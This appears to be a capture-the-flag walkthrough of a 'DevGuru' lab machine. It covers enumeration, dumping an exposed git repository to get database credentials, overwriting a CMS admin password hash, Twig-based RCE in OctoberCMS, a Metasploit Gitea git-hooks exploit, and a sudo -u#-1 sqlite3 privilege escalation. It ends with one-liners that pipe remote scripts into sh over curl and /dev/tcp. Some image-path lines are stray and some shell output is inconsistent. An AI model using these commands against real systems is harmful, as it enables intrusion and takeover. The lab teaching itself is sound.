

```

Host is up (0.00019s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2a:46:e8:2b:01:ff:57:58:7a:5f:25:a4:d6:f2:89:8e (RSA)
|   256 08:79:93:9c:e3:b4:a4:be:80:ad:61:9d:d3:88:d2:84 (ECDSA)
|_  256 9c:f9:88:d4:33:77:06:4e:d9:7c:39:17:3e:07:9c:bd (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Corp - DevGuru
|_ http-generator: DevGuru
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-git:
|_ 100.000.000.000/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'description' to name the...
|   Last commit message: first commit
|   Remotes:
|     http://devguru.local:8585/frank/devguru-website.git
|_   Project type: PHP application (guessed from .gitignore)
MAC Address: 00:0C:29:04:9F:20 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.19 ms  100.000.000.000

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.32 seconds

```

Our initial nmap scan shows 2 ports open. 22 (ssh) which is pretty common. A webserver running on port 80. I note down that both ports are open as well as the versions nmap has identified. I then google for exploits related to the versions. However, we can see a git repository is open. Therefore I skip this step of googling for exploits as I can always come back to it and the path to exploitation is much more likely to be achieved by checking out the git repository.

Before dumping the git repository I fire a gobuster scan in the background to identify any other endpoints of interest. A better case here is to append -x php as Apache servers are usually used for hosting php files.

```

--# gobuster dir -u http://100.000.000.000/ -w /usr/share/wordlists/dirb/big.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://100.000.000.000/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./htaccess      (Status: 200) [Size: 1678]
/0              (Status: 200) [Size: 12674]
/About          (Status: 200) [Size: 18666]
/Services       (Status: 200) [Size: 10038]
/about          (Status: 200) [Size: 18666]
/backend        (Status: 302) [Size: 414] [→ http://100.000.000.000/backend/backend/auth]
/config         (Status: 301) [Size: 317] [→ http://100.000.000.000/config/]
/modules        (Status: 301) [Size: 318] [→ http://100.000.000.000/modules/]
/plugins        (Status: 301) [Size: 318] [→ http://100.000.000.000/plugins/]
/services       (Status: 200) [Size: 10038]
/storage        (Status: 301) [Size: 318] [→ http://100.000.000.000/storage/]
/themes         (Status: 301) [Size: 317] [→ http://100.000.000.000/themes/]
/vendor         (Status: 301) [Size: 317] [→ http://100.000.000.000/vendor/]
Progress: 20469 / 20470 (100.00%)


Finished

```

Using git-dumper to dump the git repository and then launching vscode to browse the files we are presented with a database.php file in which a username and password are gifted to us.

```
'mysql' => [
  'driver'      => 'mysql',
  'engine'      => 'InnoDB',
  'host'        => 'localhost',
  'port'        => 3306,
  'database'    => 'octoberdb',
  'username'    => 'october',
  'password'    => 'SQ66EBYx4GT3byXH',
  'charset'     => 'utf8mb4',
  'collation'   => 'utf8mb4_unicode_ci',
  'prefix'     => '',
  'varcharmax'  => 191,
],
```

Thinking of a way we can use these credentials I browsed to the files from the git repository in my web browser.



adminer.php

docs Kali Forums Kali NetHunter Exploit-DB Google Ha

Login

System	MySQL ▾
Server	localhost
Username	
Password	
Database	

Login ☐ Permanent login

This looks promising entering the username password and database name we are presented with

Language: English MySQL » Server » Database: octoberdb

Adminer 4.7.7 4.8.1

DB: octoberdb

SQL command Import Export Create table

select backend_access_log
select backend_users
select backend_users_groups
select backend_user_groups
select backend_user_preferences
select backend_user_roles
select backend_user_throttle
select cache
select cms_theme_data
select cms_theme_logs
select cms_theme_templates
select deferred_bindings
select failed_jobs
select jobs
select migrations
select sessions
select system_event_logs
select system_files
select system_mail_layouts
select system_mail_partials
select system_mail_templates
select system_parameters
select system_plugin_history
select system_plugin_versions
select system_request_logs
select system_revisions
select system_settings

Database: octoberdb

Alter database Database schema Privileges

Tables and views

Search data in tables (27)

<input type="checkbox"/>	Table	Engine?	Collation?	Data Length?	Index Length?	Data Free?	Auto Increment?	Rows?	Comment?
<input type="checkbox"/>	backend_access_log	InnoDB	utf8mb4_unicode_ci	16,384	0	0	4	0	
<input type="checkbox"/>	backend_users	InnoDB	utf8mb4_unicode_ci	16,384	81,920	0	2	~ 1	
<input type="checkbox"/>	backend_users_groups	InnoDB	utf8mb4_unicode_ci	16,384	0	0		0	
<input type="checkbox"/>	backend_user_groups	InnoDB	utf8mb4_unicode_ci	16,384	32,768	0	2	0	
<input type="checkbox"/>	backend_user_preferences	InnoDB	utf8mb4_unicode_ci	16,384	16,384	0	1	0	
<input type="checkbox"/>	backend_user_roles	InnoDB	utf8mb4_unicode_ci	16,384	32,768	0	3	~ 2	
<input type="checkbox"/>	backend_user_throttle	InnoDB	utf8mb4_unicode_ci	16,384	32,768	0	3	~ 1	
<input type="checkbox"/>	cache	InnoDB	utf8mb4_unicode_ci	16,384	0	0		0	
<input type="checkbox"/>	cms_theme_data	InnoDB	utf8mb4_unicode_ci	16,384	16,384	0	3	0	
<input type="checkbox"/>	cms_theme_logs	InnoDB	utf8mb4_unicode_ci	16,384	49,152	0	1	0	
<input type="checkbox"/>	cms_theme_templates	InnoDB	utf8mb4_unicode_ci	16,384	32,768	0	1	0	
<input type="checkbox"/>	deferred_bindings	InnoDB	utf8mb4_unicode_ci	16,384	81,920	0	1	0	
<input type="checkbox"/>	failed_jobs	InnoDB	utf8mb4_unicode_ci	16,384	0	0	1	0	
<input type="checkbox"/>	jobs	InnoDB	utf8mb4_unicode_ci	16,384	16,384	0	1	0	
<input type="checkbox"/>	migrations	InnoDB	utf8mb4_unicode_ci	16,384	0	0	41	~ 40	

Selected (0)

Analyze Optimize Check Repair Truncate Drop

Browsing to the back-end users table we can see a user:

<input type="checkbox"/> Modify	id	first_name	last_name	login	email	password	activation_code	persist_code
<input type="checkbox"/> edit	1	Frank	Morris	frank	frank@devguru.local	\$2y\$10\$bp5wBftAN6IMYT27pJlMomOGutDF2RKZKYZITaupZ3x8eAaYgN6EKK	NULL	\$2y\$10\$nhnKQ8hTe9b3SoZgXhBuT.HG17VvEdBXe86hEq1qdlnkcl

The passwords are hashed. Instead of cracking the hash we can simply just replace it by identifying the hash type.

password_hash - Manual

PASSWORD_BCRYPT - Use the CRYPT_BLOWFISH algorithm to create the hash. This will produce a standard crypt() compatible hash using the "\$2y\$" identifier. The ...

Googling for \$2y\$ (The beginning of the password hash in the table). We find this is bcrypt. Lets use this information to create a bcrypt hash of our own.

Recipe

Bcrypt

Rounds
10

Input
admin

Output
\$2a\$10\$kDHWeo1sMFqtEaVYcwK0eggF4Zsv5YJuPzHjbkNLA2.G0gRWJJt.

Item has been updated. 15:10:36 SQL command

Select data Show structure Alter table New item

Select Search Sort Limit 50 Text length 100 Action Select

SELECT * FROM 'backend_users' LIMIT 50 (0,000 s) Edit

	id	first_name	last_name	login	email	password	activation_code	persist_code
<input type="checkbox"/> Modify	1	Frank	Morris	frank	frank@devguru.local	\$2a\$10\$KDHMW0e1sMFqEaVYcwKOeggF4zsv5YJuPzHjbnLA2.G0gRWJjt.	NULL	\$2y\$10\$nhhKQ8hTe9b3SoZgXhBuT.HG17VvEdBXe8hEq1qdiknkt

Whole result 1 row Modify Selected (0) Export (1)

Import

Saving the table after inputting our hash will now allow us to login to the /backend endpoint with the credentials frank:admin.

Navigating to the CMS page we are presented with a way to add our own files to octoberCMS. After trying to simply create a .php file with a reverse shell and attempting to save it. I was greeted with a message telling me that only .htm files are allowed. Therefore I googled for a way to execute php code in .htm files. After a while I came across this.

Daniel81 9 years ago

Hi, on your page in the `code` tab, you could do something like:




```
function onStart()
{
    $this->page["myVar"] = "Hello World!";
}
```

then in your page markup, call the variable `myVar` like so: `{{ this.page.myVar }}`

Does that help?



So

updating our code:




We have RCE. I also googled for other exploits and came across another authenticated RCE.

<https://www.cyllective.com/blog/post/octobercms-cve-2021-32649>



So all we need to do to get a reverse shell is upload our own and execute it. We could also try to get a one liner to work but instead I did it this way:



Execute the shell file.

Markup Code

```
1 <pre>
2 {{ this.controller.getTwig().registerUndefinedFilterCallback("passthru") }}
3 {{ this.controller.getTwig().getFilter("php rev.php") }}
4 </pre>
```

Got shell:

```
nc -nvlp 4444
listening on [any] 4444 ...
connect to [127.0.0.1:53558] from (UNKNOWN) [127.0.0.1] 53558
Linux devguru.local 4.15.0-124-generic #127-Ubuntu SMP Fri Nov 6 10:54:43 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
15:34:11 up 1:04, 0 users, load average: 0.00, 0.00, 0.22
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ |
```

We are www-data user

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ |
```

Crawling through files on the disk I come across a app.ini.bak in the /var/backups directory

```
[database]
; Database to use. Either "mysql", "postgres", "mssql" or "sqlite3".
DB_TYPE      = mysql
HOST         = 127.0.0.1:3306
NAME         = gitea
USER         = gitea
; Use PASSWD = `your password` for quoting if you use special characters in the password.
PASSWD       = UfFPTF8C8jjxVF2m
; For Postgres, schema to use if different from "public". The schema must exist in the database.
```

Lets go back to the adminer and enter these credentials.

Before doing this I checked what user the gitea process is running under and we find it is the user "frank".

Adminer 4.7.7 4.8.1

Login

System	MySQL ▾
Server	localhost
Username	gitea
Password	●●●●●●●●●●
Database	gitea

Login ☐ Permanent login

SELECT * FROM "user" LIMIT 50 (0.000 s) Edit									
<input type="checkbox"/> Modify	id	lower_name	name	full_name	email	keep_email_private	email_notifications_preference	passwd	
<input type="checkbox"/> edit	1	frank	frank		frank@devguru.local	0	enabled	c200e0d03d1604cee72c484f154dd82d75c7247b04ea971a96dd1def8682d02488d0323397e26a18fb806c7a2	

Whole result
☐ 1 row

Modify

Selected (0)

Going to the “user” table provides us with a familiar sight.

passwd	<input type="button" value="v"/>	c200e0d03d1604cee72c484f154dd82d75c7247b04ea971
passwd_hash_algo	<input type="button" value="v"/>	pbkdf2

I still had my bcrypt password noted down so I decided that I would just try it to see if it worked.

passwd	<input type="button" value="v"/>	wF12HkgSUzNA48rJ.cBxt6sJxSzzo9bezr/xCPY2nTeVCSsK
passwd_hash_algo	<input type="button" value="v"/>	bcrypt

After my initial nmap scan completed. I fired off another scan with the -p- option. This scans all ports. We found a gitea instance on the port 8585 which is running version 1.12.5. I can also login with the credentials frank:admin after updating the password hash.

Powered by Gitea Version: 1.12.5 |

Googling for an exploit gave me an authenticated remote code execution.

Gitea 1.12.5 - Remote Code Execution (Authenticated)

EDB-ID:
49571

CVE:
N/A

Author:
PODALIRIUS

Type:
WEBAPPS

Platform:
MULTIPLE

Date:
2021-02-18

EDB Verified: ✕

Exploit: 📄 / {}

Vulnerable App:



```
# Exploit Title: Gitea 1.12.5 - Remote Code Execution (Authenticated)
# Date: 17 Feb 2020
# Exploit Author: Podalirius
# PoC demonstration article: https://podalirius.net/en/articles/exploiting-cve-2020-14144-gitea-authenticated-remote-code-execution/
# Vendor Homepage: https://gitea.io/
# Software Link: https://dl.gitea.io/
# Version: >= 1.1.0 to <= 1.12.5
# Tested on: Ubuntu 16.04 with GiTea 1.6.1
```



```
msf6 > search Gitea 1.12.5

Exploit Title: Gitea 1.12.5 - Remote Code Execution (Authenticated)
Date: 17 Feb 2020
Exploit Author: Penetration Tester
CVE: CVE-2020-14144
Gitea version: 1.12.5
Link: https://github.com/gitea/gitea/commit/14144-gitea-authenticated-rce

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
--  -
0  exploit/multi/http/gitea_git_hooks_rce  2020-10-07      excellent Yes     Gitea Git Hooks Remote Code Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/gitea_git_hooks_rce

msf6 > use 0
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/gitea_git_hooks_rce) > |
```

```
msf6 exploit(multi/http/gitea_git_hooks_rce) > exploit

[*] Started reverse TCP handler on 10.10.10.10:1233
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Gitea version is 1.12.5
[*] Executing Linux Dropper for linux/x64/meterpreter/reverse_tcp (you can edit hook files below to set up custom operation)
[*] Authenticate with "frank/admin"
[*] Logged in
[*] Create repository "Y-Solowarm_Otcom"
[+] Repository created
[*] Setup post-receive hook with command
[+] Git hook setup
[*] Create a dummy file on the repo to trigger the payload
[+] File created, shell incoming...
[*] Sending stage (3045348 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.10:1233 → 10.10.10.10:37370) at 2023-10-11 17:00:03 -0400
[*] Command Stager progress - 100.00% done (833/833 bytes)
[*] Cleaning up
[*] Repository Y-Solowarm_Otcom deleted.
```

We get a shell as frank I like to run some commands before firing linPeas off.

```
frank@devguru:~$ sudo -l
sudo -l
Matching Defaults entries for frank on devguru:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User frank may run the following commands on devguru:
    (ALL, !root) NOPASSWD: /usr/bin/sqlite3
frank@devguru:~$ |
```

We can run sqlite3 as all users but root.

I then run linPEAS. This didn't give a lot of output other than telling me some directories are writeable. So I started to enumerate other areas. A good place to start is the sudo version and linux version.

```

Sudo version
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.21p2

```

<https://www.exploit-db.com/exploits/47502>

I discover an exploit that will allow us to run sqlite3 as root. Using gtfobins I create a payload like so:

```
sudo -u#-1 sqlite3 /dev/null '.shell /bin/bash'
```

```
sqlite3 /dev/null '.shell /bin/bash'
() failed: No such file or directory
error retrieving current directory: getcwd: cannot access parent directories: No such file or di
() failed: No such file or directory
# id
uid=1000(frank) gid=1000(frank) groups=1000(frank)
# cd /
() failed: No such file or directory
error retrieving current directory: getcwd: cannot access parent directories: No such file or direct
/# cd /root
/root# ls
root.txt
/root# cat root.txt
a7497cde5a8e68daf8f
```

From github

Local network

```
sudo python3 -m http.server 80 &Host
curl 10.10.10.10/linpeas.sh &sh &Host
```

Without curl

```
sudo nc -lq 5 -lvp 80 < linpeas.sh &Host
cat < /dev/tcp/10.10.10.10/80 | sh &Host
```

Execute from memory and send output back

```
nc -lvp 9002 | tee linpeas.out &Host
```